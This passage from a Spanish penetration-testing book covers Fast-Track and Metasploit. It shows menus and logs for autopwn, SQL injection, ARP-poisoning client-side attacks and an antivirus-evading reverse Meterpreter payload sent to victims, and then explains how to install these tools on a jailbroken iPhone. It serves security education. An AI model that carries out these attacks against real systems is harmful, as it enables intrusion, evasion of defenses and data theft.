En este apartado se presentan las distintas funcionalidades con mayor detalle. Es importante observar que algunas de ellas se han implementado en este libro de manera "artesanal", es decir, manualmente. El principal objetivo de *Fast-Track* es conseguir que cualquier acción, que se puede realizar con la herramienta, quede configurada en un tiempo inferior a los tres minutos, tal y como expone su eslogan.

Autopwn Automation

Autopwn también está disponible en *Fast-Track*. El ataque conocido como "metralleta" permite realizar un ataque con gran cantidad de *exploits* en función de varias características, como por

ejemplo, la versión de un servicio que se ejecuta en la máquina remota, un sistema operativo concreto, etcétera.

Esta funcionalidad permite realizar la técnica *autopwn* de manera rápida y sencilla, sin necesidad de manipular *Metasploit*. Además, permite ejecutar "comandos" de *Nmap*, como si se estuviera en la línea de comandos de éste. La ayuda que se ofrece por pantalla acerca de la herramienta aporta facilidad para saber el formato de las entradas.

```
Fast-Track Main Menu:

    1.  Fast-Track Updates
    2.  Autopwn Automation
    3.  Nmap Scripting Engine
    4.  Microsoft SQL Tools
    5.  Mass Client-Side Attack
    6.  Exploits
    7.  Binary to Hex Payload Converter
    8.  Payload Generator
    9.  Fast-Track Tutorials
    10. Fast-Track Changelog
    11. Fast-Track Credits
    12. Exit Fast-Track

    Enter the number: 2
```

Fig 7.10: Elección de *Autopwn Automation*.

```
This tool specifically piggy backs some commands from the Metasploit
Framework and does not modify the Metasploit Framework in any way. This
is simply to automate some tasks from the autopwn feature already developed
by the Metasploit crew.

Simple, enter the IP ranges like you would in NMap i.e. 192.168.1.-254
or 192.168.1.1/24 or whatever you want and it'll run against those hosts.
Additionally you can place NMAP commands within the autopwn ip ranges bar,
for example, if you want to scan even if a host "appears down" just do
-PN 192.168.1.1-254 or whatever...you can use all NMap syntaxes in the
Autopwn IP Ranges portion.

When it has completed exploiting simply type this:

sessions -l (lists the shells spawned)
sessions -i <id> (jumps you into the sessions)

Example 1: -PN 192.168.1.1
Example 2: 192.168.1.1-254
Example 3: -P0 -v -A 192.168.1.1
Example 4: 192.168.1.1/24

    Enter the IP ranges to autopwn or (q)uit FastTrack:
```

Fig 7.11: Ejecución de orden en *nmap*.

En este pequeño ejemplo se utilizará un escaneo estándar sobre la dirección IP 192.168.0.66, en la que se encuentra un equipo cliente con sistema operativo *Microsoft Windows XP S3*. Cabe destacar que se puede ejecutar un escaneo sobre un rango o con otros valores que no sean los de por defecto, para mayor detalle se puede consultar el apartado de *Nmap* en el capítulo 2.

Una vez configurado sobre qué máquinas o qué máquina se realizará el escaneo se debe configurar el modo de conexión entre el *exploit* que produzca la explotación y el atacante. En este ejemplo se configura el modo inverso.

```
Do you want to do a bind or reverse payload?

Bind = direct connection to the server
Reverse = connection originates from server

1. Bind
2. Reverse

Enter number: 2
```

Fig 7.12: Elección del método de conexión cuando se explote una máquina mediante *autopwn*.

Tras realizar dicha acción se creará una base de datos y se auto configurará *Metasploit*. Si se obtuviese el control de una máquina se dispondría de una sesión inversa. En este caso se puede observar que no se tiene que configurar ninguna acción en la base de datos ni en *Metasploit*, lo cual ayuda a los usuarios con menos destreza en el uso del *framework*. El *payload* que se introduce en la máquina remota será uno de tipo *Meterpreter*.

Nmap Scripting Engine

Nmap dispone de una funcionalidad que aporta gran riqueza y flexibilidad a la herramienta denominada *Nmap Scripting Engine*. Con dicha funcionalidad el usuario puede crear sus *scripts* para ser ejecutados por *Nmap* o utilizar los miles de *scripts* que existen de *Nmap* que aportan nuevas e interesantes funcionalidades.

Fast-Track dispone, en su opción tres del menú principal, de la posibilidad de utilizar *scripts* relacionados con el protocolo SMB. Algunas de las funcionalidades extra que se pueden obtener con la ejecución de estos *scripts*, y que incluso la propia herramienta *Nmap* ha incluido en sus últimas versiones son las siguientes:

- Descubrimiento de red.
- Detección de servicios y versiones mejorada.
- Explotación y detección de vulnerabilidades.
- Averiguar y corroborar la existencia de *malware*.

Microsoft SQL Tools

Esta funcionalidad proporciona distintas herramientas para realizar acciones como inyecciones SQL, procesos de fuerza bruta sobre servidores de bases de datos, etcétera. Esta es una de las partes que más puede interesar a algunos auditores ya que, aunque ya son muy conocidas, las vulnerabilidades SQL copan los primeros puestos en vulnerabilidades a nivel mundial.

La herramienta *MSSQL Injector* permite al usuario realizar inyecciones mediante distintos métodos. En general, se debe especificar el parámetro que contenga la vulnerabilidad SQL. Se puede visualizar como en algunos métodos se debe utilizar la palabra 'INJECTHERE para especificar donde la herramienta debe realizar la inyección. Un ejemplo sería *http://sitioVulnerable.com/recurso.aspx?id='INJECTHERE.*


```
Enter which SQL Injector you want to use:

    1. SQL Injector - Query String Parameter Attack
    2. SQL Injector - POST Parameter Attack
    3. SQL Injector - GET FTP Payload Attack
    4. SQL Injector - GET Manual Setup Binary Payload Attack

    (q)uit

    Enter your choice:
```

Fig 7.13: Menú de *SQL Injector*.

La herramienta *MSSQL Bruter* proporciona una aplicación para realizar fuerza bruta sobre un *SQL Server*. También se puede utilizar como herramienta de escaneo para realizar *fingerprinting* de la máquina remota buscando puertos abiertos para la base de datos, visibilidad con la máquina, etcétera.

```
Enter the IP Address and Port Number to Attack.

    Options: (a)ttempt SQL Ping and Auto Quick Brute Force
             (m)ass scan and dictionary brute
             (s)ingle Target (Attack a Single Target with big dictionary)
             (f)ind SQL Ports (SQL Ping)
             (i) want a command prompt and know which system is vulnerable
             (v)ulnerable system, I want to add a local admin on the box...
             (r)aw SQL commands to the SQL Server
             (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)
             (h)ost list file of IP addresses you want to attack

             (q)uit

    Enter Option:
```

Fig 7.14: Menú de *SQL Bruter*.

La última herramienta sobre inyecciones SQL la proporciona *SQLPwnage*, con esta herramienta se puede especificar un sitio web y mediante un proceso de *crawling* se obtiene un mapa con las variables y páginas del sitio. De este modo se puede realizar un ataque de inyección SQL a través de este descubrimiento.

```
SQLPwnage is a mass pwnage tool custom coded for Fast-Track. SQLPwnage will attempt
to identify SQL Injection in a website, scan subnet ranges for web servers, crawl entire
sites, fuzz form parameters and attempt to gain you remote access to a system. We use
unique attacks never performed before in order to bypass the 64kb debug restrictions
on remote Windows systems and deploy our large payloads without restrictions.

This is all done without a stager to download remote files, the only egress connections
made are our final payload. Right now SQLPwnage supports three payloads, a reverse
tcp shell, metasploit reverse tcp meterpreter, and metasploit reverse vnc inject.

Some additional features are, elevation to "sa" role if not added, data execution prevention
(DEP) disabling, anti-virus bypassing, and much more!

This tool is the only one of its kind, and is currently still in beta.

SQLPwnage Main Menu:

1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR BASED)
3. SQL Injection single URL exploitation
```

Fig 7.15: Menú de *SQLPwnage*.

Mass Client-Side Attack

Esta funcionalidad proporciona al usuario la posibilidad de utilizar un servidor web que cargue distintos *exploits* y que éstos sean lanzados cuando una víctima potencial se conecte al servidor web. Esta funcionalidad es equivalente a la técnica *browser autopwn*, la cual se utilizaba en este libro para la distribución de *malware* en Internet.

Esta funcionalidad, además, permite realizar un ataque de *ARP Spoofing* a la víctima, si ésta se encontrase en el mismo segmento de red que el atacante. Con esta acción se busca controlar la comunicación de la víctima. El *ARP Spoofing* es provocado por la utilización de *Fast-Track* de la herramienta *Ettercap*.

```
Would you like to use ettercap to ARP poison a host yes or no: yes

    Ettercap allows you to ARP poison a specific host and when they browse
    a site, force them to use the metasploit site and launch a slew of
    exploits from the Metasploit repository. ETTERCAP REQUIRED.

What IP Address do you want to poison: 192.168.0.66
```





Fig 7.16: Configuración de *ARP Spoofing*.

La elección del *payload* es una situación, que como se ha comentado en este libro en varias ocasiones, es realmente importante. Esta funcionalidad permite elegir cuatro opciones de *payload*, que no dejan de ser los más conocidos, e incluso, los más utilizados.

```
    Specify your payload:

    1. Windows Meterpreter Reverse Meterpreter
    2. Generic Bind Shell
    3. Windows VNC Inject Reverse_TCP (aka "Da Gui")
    4. Reverse TCP Shell

Enter the number of the payload you want:
```





Fig 7.17: Elección de payload en Mass Client-Side Attack.

Tras ir respondiendo a las sencillas cuestiones que produce *Fast-Track* para configurar el ataque se pueden visualizar dos ventanas nuevas, la primera es la del servidor configurado y preparado para recibir las peticiones, y la segunda es en la que se realiza el *ARP Spoofing*, en caso de haber seleccionado su configuración.

```
Fast-Track Custom HTTP Server
Fast-Track Mass Client Attack Web Server
Written by: David Kennedy (ReL1K)

Starting HTTP Server on 192.168.0.65 port 80

*** Have someone connect to you on 192.168.0.65 port 80 ***

Type <control>-c to exit..
```

```
===>| 100.00 %

34 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```





Fig 7.18: Ventanas del ataque *Mass Client-Side*.

Exploits

Esta funcionalidad proporciona un número de *exploits codeados* en *Python*. Estos *exploits* pueden ser encontrados en la ruta */pentest/exploits/fasttrack/bin/exploits*. En la imagen se visualiza el listado de *exploits* que *Fast-Track* detecta, pero dicha lista puede ser fácilmente ampliada.

```
This section will attempt to compile some exploits coded in python, generally
these exploits are from Muts, but may add others in time.

Select your exploit:

1.  HP OpenView Network Node Manager CGI Buffer Overflow
2.  IBM Tivoli Storage Manager Express CAD Service Buffer Overflow
3.  HP Openview NNM 7.5.1 OVAS.EXE Pre Authentication SEH Overflow
4.  Quicktime 7.3 RTSP SEH Buffer Overflow
5.  Goodtech SSH Server 6.4 Buffer Overflow
6.  MS08-067 Microsoft Server Service Remote Buffer Overflow
7.  mIRC 6.34 Remote Buffer Overflow Exploit
8.  TFTP Server for Windows V1.4 ST
9.  Internet Explorer XML Corruption Buffer Overflow
10. MS Internet Explorer 7 Memory Corruption Exploit (MS09-002)
11. MS Internet Explorer 7 DirectShow (msvidctl.dll) Heap Spray
12. FireFox 3.5 Heap Spray Vulnerability

(q)uit

Enter number:
```

Fig 7.19: Listado de *exploits* por defecto que presenta *Fast-Track*.

Fast-Track proporciona para el *exploit* que se quiera configurar un sencillo paso a paso para configurarlo. Gracias a esto, el usuario puede preparar un entorno de prueba para comprobar la eficiencia del *exploit* en un rango temporal inferior a la configuración manual del módulo del *exploit* con *Metasploit*.

Binary to Hex Payload Converter

El conversor de binario a hexadecimal que presenta *Fast-Track* permite generar las instrucciones en hexadecimal, siempre y cuando el archivo ejecutable se encuentre por debajo de 64 Kb de tamaño. Este conversor se puede utilizar cuando el atacante ya tiene acceso a un sistema comprometido y se necesita enviar un ejecutable.

Generalmente, los puertos de FTP y otros protocolos de transferencia de archivos se encuentran filtrados por los cortafuegos, por lo que este método proporciona una manera alternativa de lograr este objetivo.

Fast-Track dispone de la opción del conversor y devuelve un archivo de texto con el formato específico de depuración de sistemas *Windows*. Este archivo es el que reconstruirá el ejecutable una vez que se encuentre en el sistema de la víctima o en la máquina física.

Una vez logrado lo anterior, sólo se tiene que pegar en una *cmd* o desarrollar un *script* para conseguir ejecutar esto en el sistema afectado del cual ya se proveía de acceso.

```
Binary to Hex Generator v0.1

    This menu will convert an exe to a hex file which you just need
    to copy and paste the output to a windows command prompt, it will
    then generate an executable based on your payload

    **Note** Based on Windows restrictions the file cannot be over 64kb

    <ctrl>-c to Cancel

    Enter the path to the file to convert to hex: /root/nc.exe
```

Fig 7.20: Conversión del binario *nc.exe* a hexadecimal en el archivo *binarypayload.txt*.

Payload Generator

La funcionalidad de *Payload Generator* es común en distintas herramientas que utilizan el *framework* de *Metasploit*, por ejemplo en SET, *Social Engineering Toolkit*. Este generador de *payload* ejecutables o *shellcodes* ayuda de manera sencilla al usuario a lograr archivos ejecutables, *encodeados* para intentar evitar antivirus, IPS o IDS, o incluso obtener el código o *shellcode* para utilizar en *exploits* propios.

Fast-Track presentará al usuario distintos menús de navegación con ciertas preguntas, como son la elección del *payload*, la elección del *encoder* o si se quiere crear un *listener* a través del módulo de *Metasploit exploit/multi/handler*.

PoC: Generación de payload con Fast-Track

El escenario de la siguiente prueba de concepto es una recopilación de lo estudiado o comentado anteriormente en este libro. El atacante utilizará la herramienta *Fast-Track* para generar un *payload* de tipo ejecutable, el cual será enviado a las potenciales víctimas a través de algún medio telemático. Este medio se deja a la imaginación del lector, siendo posibles candidatos, el correo electrónico, un servidor web mediante enlace a un recurso malicioso, un *pendrive* entregado a las víctimas, etcétera.

Fast-Track proporciona un menú con distintas funcionalidades, la opción *Payload Generator* mostrará las cuestiones que deben ser respondidas por el usuario.

```
Fast-Track Main Menu:

    1.  Fast-Track Updates
    2.  Autopwn Automation
    3.  Nmap Scripting Engine
    4.  Microsoft SQL Tools
    5.  Mass Client-Side Attack
    6.  Exploits
    7.  Binary to Hex Payload Converter
    8.  Payload Generator
    9.  Fast-Track Tutorials
    10. Fast-Track Changelog
    11. Fast-Track Credits
    12. Exit Fast-Track

    Enter the number: 8
```

Fig 7.21: Elección de la opción *Payload Generator*.

En la elección del *payload* se podrá elegir entre los clásicos *Meterpreter*, *shell*, etcétera. Para est prueba de concepto se elige la opción de *Meterpreter*, el cual es denominado "el rey de los *payloads*

```
    What payload do you want to generate:

    Name:                                Description:

    1. Windows Shell Reverse_TCP         Spawn a command shell on victim and send back to attack
er.
    2. Windows Reverse_TCP Meterpreter   Spawn a meterpreter shell on victim and send back to at
tacker.
    3. Windows Reverse_TCP VNC DLL       Spawn a VNC server on victim and send back to attacker.
    4. Windows Bind Shell                Execute payload and create an accepting port on remote
system.

    <ctrl>-c to Cancel

    Enter choice (example 1-6): 1
```

Fig 7.22: Elección del *payload* para el archivo final.

Tras la elección del *payload*, *Fast-Track* muestra las opciones que se pueden utilizar para ofuscar o *encodear* el archivo ejecutable, con el fin de evadir a los posibles sistemas de antivirus, por ejempl

El *encoder* utilizado en esta prueba es *Shikata_ga_nai*, el cual realizará cuatro iteraciones sobre el código del *payload*. Este *encoder* genera buenos resultados en la lucha contra la evasión de sistema de protección.

```
Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid_UTF8_tolower usually gets past them.

1. avoid_utf8_tolower
2. shikata_ga_nai
3. alpha_mixed
4. alpha_upper
5. call4_dword_xor
6. countdown
7. fnstenv_mov
8. jmp_call_additive
9. nonalpha
10. nonupper
11. unicode_mixed
12. unicode_upper
13. alpha2
14. No Encoding

Enter your choice : 2
```

Fig 7.23: Elección del *encoder* para el archivo final.

Por último, y antes de realizar el despliegue del fichero mediante el uso de alguna vía de comunicación mencionada anteriormente, se debe responder a unas cuestiones. *Fast-Track* permite que el código que se genere sea para inyectarlo en un *exploit* que se esté desarrollando, por ejemplo mediante una *shellcode*. Otra opción es crear un ejecutable donde se encuentre el *payload* que se quiere utilizar. En esta prueba de concepto se ha utilizado la segunda opción, que consiste en la creación de un ejecutable con inyección de *payload*.

```
    Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 192.168.1.3
8
    Enter the port of the Listener: 4444

    Do you want to create an EXE or Shellcode

    1. Executable
    2. Shellcode

    Enter your choice: 1
/bin/sh: /pentest/exploits/framework3/msfpayload: No such file or directory

    A payload has been created in this directory and is named 'payload.exe'. Enjoy!

    Do you want to start a listener to receive the payload yes or no: no
```

Fig 7.24: Configuración del *payload*.

En esta prueba se puede visualizar como *Fast-Track* pregunta al usuario si quiere montar y configurar un *listener* para recibir las sesiones inversas. Si el usuario elige "sí", entonces se ejecutaría *Metasploit* y se configuraría automáticamente el *handler*. En esta ocasión se ha decidido responder con "no" a la pregunta de *Fast-Track* y configurar manualmente el módulo *exploit/multi/handler*.

```
[*] Sending stage (752128 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.40:1561) at 2012-09-28 21:32:44
+0200

meterpreter > getuid
Server username: PRUEBAS-01760CC\Administrador
meterpreter >
```

Fig 7.25: Obtención de sesión inversa en la máquina remota.

6. Conciencia sobre Fast-Track

En definitiva *Fast-Track* es una herramienta de automatización que ofrece una gran cantidad de posibilidades, gracias a la riqueza que aporta *Metasploit Framework*. *Fast-Track* se combina con *Metasploit* para permitir al usuario menos avanzado utilizar y configurar de manera sencilla vectores de ataque con los que poder comprometer máquinas remotas.

Cabe destacar que los vectores de ataque automatizados no siempre tienen éxito. Esta afirmación es lógica, ya que un vector de ataque es una vía o posibilidad para acceder o tomar el control de una máquina remota. Hay que entender lo que realmente está realizando el sistema que está atacando a la máquina víctima. También es interesante entender cuántas posibilidades de éxito tiene el vector de ataque antes de lanzarlo.

En conclusión, *Fast-Track* ayuda a preparar el entorno en un tiempo, casi record, de tres minutos o menos. Pero, puede ocurrir que la capacidad para realizar pruebas de forma manual produzcan mejores resultados en el sistema remoto, por lo que no hay que dejar de lado las pruebas manuales, ni dejar de entender lo que está sucediendo sin que el usuario sea consciente de ello, "por debajo".

7. Reflexión sobre herramientas externas a Metasploit

En estos dos últimos capítulos se han estudiado y ejemplificado, mediante la escenificación de pruebas de concepto, dos de las herramientas más conocidas para automatizar tareas con el objetivo de realizar una intrusión en un sistema.

Como se ha podido estudiar *Fast-Track* y SET o *Social Engineering Toolkit* son dos herramientas muy distintas, pero con un denominador común que es *Metasploit*. Ambas herramientas utilizan la versatilidad del *framework* para generar un mundo falso, ya sea por medio de sitios web, ejecutables que no hacen lo que parece, correos electrónicos que parecen reales y no lo son, etcétera.

En el mundo falso que este tipo de aplicaciones son capaces de crear, la víctima debe tener mucho cuidado ya que ésta actuará como si fuera un mundo real. De esta manera se provoca que la víctima ejecute archivos que no deba, visite sitios que no son reales o confíe en correos electrónicos que no son los adecuados.

Estadísticamente SET es más utilizado en el mundo de los test de intrusión que *Fast-Track*. Este hecho, puede ser el resultado del objetivo con el que se desarrolló SET y las funcionalidades de ingeniería social que éste aporta al usuario que lo utiliza. *Fast-Track* tiene un objetivo enfocado a facilitar al usuario la interacción y configuración de ataques avanzados de *Metasploit*. SET también proporciona métodos para configurar algunos ataques avanzados, pero siempre enfocado al arte de la ingeniería social.

Por último comentar que la automatización es necesaria y recomendable, pero ésta también tiene cosas negativas como es la pérdida de control sobre lo que está sucediendo. Todas las acciones que proponen SET y *Fast-Track* se pueden realizar sin la automatización, es decir, manualmente. En general es recomendable utilizar la automatización cuando el usuario conozca muy bien el proceso manual y por esta razón es importante conocer las operaciones que se están utilizando por debajo, que en el caso de *Fast-Track*, esto se traduce en conocer bien el entorno de *Metasploit Framework*.

Como se ha podido estudiar en estos dos capítulos, *Metasploit* puede ser la semilla de un test de intrusión, provocando que gran cantidad de pruebas y procesos se puedan implementar gracias al *framework*.

Capítulo VIII
Metasploit en dispositivos móviles

1. Introducción

Abordar el tema de Metasploit y los dispositivos móviles es un asunto que se puede afrontar desde diferentes puntos de vista. Los dispositivos móviles como *iPhone* o *iPad* con *iOS* o *Android*, pueden encontrarse en ambos lados del espejo, es decir, pueden ser tanto los utilizados por el *pentester* como los utilizados por la víctima y en ambos casos puede ser vital conocer su funcionamiento para poder sacar el máximo provecho de ellos.

Desde el punto de vista del *pentester*, poder disponer de un *framework* como Metasploit instalado en un terminal móvil puede permitir que se esté realizando todo un test de intrusión desde la WiFi de la empresa, mientras se está esperando en la sala de espera o paseando por las instalaciones en una visita guiada. De hecho, en las instalaciones de alta seguridad todos los dispositivos móviles se encuentran más que prohibidos por este tipo de motivos, y todos los visitantes deben dejarlos encerrados en unas cajas de seguridad a la entrada que actúan como jaulas de Faraday. Por otro lado, cada vez es más común que un dispositivo móvil guarde información sensible de un objetivo que no está disponible en otro lugar, por lo que puede ser necesario atacar un terminal *Android* o *iOS* para obtener dicha información y sacar esos datos. No hay que perder de vista que CEOs de empresa, políticos y hasta jueces, utilizan sus *iPads*, por ejemplo, para trabajar diariamente.

Atacar los datos de estos terminales se puede enfocar desde tres aproximaciones distintas, para las que es necesario trazar diferentes planes de trabajo.

- La primera de las aproximaciones sería atacar el terminal con un *exploit* remoto del mismo, que permitiera tomar control del terminal y obtener una *shell* o instalar un troyano para controlar el equipo.
- La segunda de ellas sería atacar las comunicaciones del terminal aprovechando conexiones a través de redes inseguras del dispositivo, ya sean redes WiFi o de comunicaciones GPRS. Dentro de estos ataques, también es conveniente hacer notar el impacto de los ataques de *Juice Jacking* para robar fotografías y vídeos de la tarjeta de memoria de los dispositivos.
- La última consiste en atacar el *backup* del terminal que puede haberse hecho en una máquina insegura o en *iCloud*, algo que permitiría acceder a los datos del equipo en la nube, lo que haría posible obtener datos de extrema sensibilidad del usuario.

A lo largo de este capítulo se van a comentar las diferentes aproximaciones utilizando Metasploit como herramienta de apoyo donde sea posible.

2. Instalación de Metasploit en dispositivos iOS

A continuación se explicará la manera de instalar el *framework* de Metasploit en un dispositivo móvil como *iPhone* para poder auditar desde cualquier lugar. El requisito a la hora de realizar este proceso es disponer de un dispositivo *iOS* con *jailbreak*, ya que no se pueden conseguir estas herramientas por los canales habituales.

Requisitos previos e instalación

Se debe conectar de algún modo con el *iPhone* para poder realizar las operaciones necesarias para la instalación de Metasploit. La vía más recomendable, segura y cómoda es conectarse mediante un terminal SSH, ya sea en el mismo dispositivo escribiendo comandos con el *iPhone*, o utilizándolo en *Mac OS X*, *Linux* o *Windows*.

En este ejemplo se ha utilizado el terminal *Putty*, que será con el que se realizará la instalación completa y el principal manejo de Metasploit. En caso de tener instalado *OpenSSH* en un dispositivo *iPhone*, siempre es ideal tenerlo bien fortificado. Una vez realizada la conexión mediante SSH, se procederá a la instalación de los paquetes y aplicaciones necesarias para la instalación de Metasploit y SET.

Para poder proceder con el proceso de instalación de Metasploit es necesario cumplir los requisitos previos de los componentes. Por ello, se instalarán aplicaciones necesarias, que son: *subversion*, *nano*, *wget* y *phyton*.

En las siguientes capturas se observan las instrucciones a ejecutar para instalar los distintos componentes:

```
iPhone-de-Pablo-Gonzalez:/private/var root# apt-get install suversion nano wget
python
```

Fig 8.01: Instalación de *subversion*, *nano* y *wget*.

```
iPhone-de-Pablo-Gonzalez:/var/mobile root# cd /private/var/
```

Fig 8.02: Elección de punto de descarga de Metasploit en */private/var*.

A continuación, y una vez situados en el directorio de descarga seleccionado, se proceda a descargar el paquete *ruby*. Esto se realizará mediante el programa *wget* que se desempaquetará e instalará con el comando *dpkg -i*.


```
iPhone-de-Pablo-Gonzalez:/private/var root# wget  http://apt.saurik.com/cydia/de
bs/ruby_1.8.6-p111-5_iphoneos-arm.deb
--2011-01-04 11:20:06--  http://apt.saurik.com/cydia/debs/ruby_1.8.6-p111-5_ipho
neos-arm.deb
Resolving apt.saurik.com... 74.208.10.249
Connecting to apt.saurik.com|74.208.10.249|:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: http://cache.saurik.com/debs/ruby_1.8.6-p111-5_iphoneos-arm.deb [follo
wing]
--2011-01-04 11:20:06--  http://cache.saurik.com/debs/ruby_1.8.6-p111-5_iphoneos
-arm.deb
Resolving cache.saurik.com... 93.188.132.17, 93.188.132.25
Connecting to cache.saurik.com|93.188.132.17|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1719310 (1.6M) [application/octet-stream]
Saving to: `ruby_1.8.6-p111-5_iphoneos-arm.deb'

47% [=================>                    ] 812,093     206K/s  eta 6s
```

Fig 8.03: Descarga de *Ruby*.

```
iPhone-de-Pablo-Gonzalez:/private/var root# dpkg -i ruby_1.8.6-p111-5_iphoneos-a
rm.deb
(Reading database ... 8559 files and directories currently installed.)
Preparing to replace ruby 1.8.6-p111-5 (using ruby_1.8.6-p111-5_iphoneos-arm.deb
) ...
Unpacking replacement ruby ...
Setting up ruby (1.8.6-p111-5) ...
iPhone-de-Pablo-Gonzalez:/private/var root#
```

Fig 8.04: Desempaquetado e instalación de *Ruby*.

Después se instala *rubygems*, un componente necesario en *Metasploit*, con la aplicación *apt-get*.

```
iPhone-de-Pablo-Gonzalez:/private/var root# apt-get install rubygems
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting ruby instead of rubygems
The following packages will be upgraded:
  ruby
1 upgraded, 0 newly installed, 0 to remove and 18 not upgraded.
Need to get 0B/3782kB of archives.
After this operation, 15.8MB of additional disk space will be used.
(Reading database ... 8559 files and directories currently installed.)
Preparing to replace ruby 1.8.6-p111-5 (using .../ruby_1.9.2-p0-10_iphoneos-arm.
deb)
```

Fig 8.05: Instalación de *rubygems*.

Una vez que se hayan instalado todos los prerequisitos se podrá pasar a la fase de instalación de Metasploit, para ello, se debe descargar e instalar el paquete *.deb* de *Metasploit*.

```
iPhone-de-Pablo-Gonzalez:/private/var root# wget http://updates.metasploit.com/d
ata/releases/framework-3.5.1.tar.bz2
--2011-01-04 11:28:42--  http://updates.metasploit.com/data/releases/framework-3
.5.1.tar.bz2
Resolving updates.metasploit.com... 184.154.104.2
Connecting to updates.metasploit.com|184.154.104.2|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 43340987 (41M) [application/x-bzip2]
Saving to: `framework-3.5.1.tar.bz2'

 0% [                                    ] 119,919     54.6K/s
```

Fig 8.06: Descarga del paquete Metasploit con *wget* desde la web del proyecto.

Como ejemplo se añade además una imagen con la instalación en un *iPad*.





Fig 8.07: Metasploit funcionando en un *iPad*.

Instalación del módulo SET (Social Engineering Toolkit) en iOS

Para proceder con la instalación de S.E.T , se debe cambiar de directorio en el dispositivo móvil y situarse de nuevo en la dirección /private/var. Una vez allí se debe ejecutar el siguiente comando para añadir el módulo SET:

```
/private/var root# svn co http://svn.trustedsec.com/social_engineering_toolkit
set/
```

Una vez realizado este paso, hay que situarse en el directorio SET y ejecutar la orden ./set aceptando la instalación de todos los módulos de Python que se requieran. En este momento ya estará preparado para funcionar, tanto el framework de Metasploit como SET en el dispositivo *iOS*.

```
iPhone-de-Pablo-Gonzalez:/private/var/SET root# ./set

                 ..######..########.########
                 .##....##.##..........##...
                 .##.......##..........##...
                 ..######..######......##...
                 .......##.##..........##...
                 .##....##.##..........##...
                 ..######..########....##...

  [---]        The Social-Engineer Toolkit (SET)         [---]
  [---]        Written by David Kennedy (ReL1K)          [---]
  [---]                Version: 1.1.1                    [---]
  [---]         Codename: 'Happy Holidays'               [---]
  [---]   Report bugs to: davek@social-engineer.org      [---]
  [---]      Follow Me On Twitter: dave_relik            [---]
  [---]     Homepage: http://www.secmaniac.com           [---]
  [---]   Framework: http://www.social-engineer.org      [---]

   Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..
```

Fig 8.08: SET ejecutándose en un *iPhone*.

Instalar Fast-Track en iOS

En *iOS* también es posible instalar *Fast-Track*. Para ello se utilizará *subversion* ejecutando desde la línea de comandos la siguiente orden:

```
/private/var root# svn co http://svn.thepentest.com/fasttrack/
```

A continuación habrá que ejecutar el instalador con la siguiente orden:

```
/private/var root# python setup.py install
```

Fast-Track realizará una serie de preguntas habituales del proceso de instalación y una vez acabado el proceso completo, existirán dos módulos para manejar *Fast-Track*, o bien en modo de texto interactivo o bien con una interfaz sencilla para utilizar vía web. Para arrancar *Fast-Track* en cada módulo se ejecuta la siguiente orden:

```
/private/var root# python ./fast-track.py -i (ejecución mediante shell)
/private/var root# python ./fast-track.py -g (ejecución mediante webGUI)
```

Fast-Track ayuda a automatizar el proceso de pentesting, formando parte del kit de herramientas de auditoría que se pueden ejecutar desde un dispositivo *iOS* para trabajar desde cualquier lugar.

3. Ataques en dispositivos iOS

Atacar el terminal con un exploit remoto: El caso de iOS

Si se busca en los módulos de Metasploit, se encuentra que a día de hoy no hay ningún *exploit* para terminales *iOS*, con lo que *iPad*, *iPhone*, *Apple TV* y los *iPod Touch* quedarían fuera de los posibles *targets*. Por supuesto, la no existencia de estos *exploits* que permitan tomar control remoto de los terminales *Apple* no quiere decir que sean invulnerables, ni mucho menos, es sólo que los *exploits* de *iOS* tienen un valor mucho mayor en la comunidad del *jailbreak* y en el mercado actual, por lo que no aparecen muchos públicos.

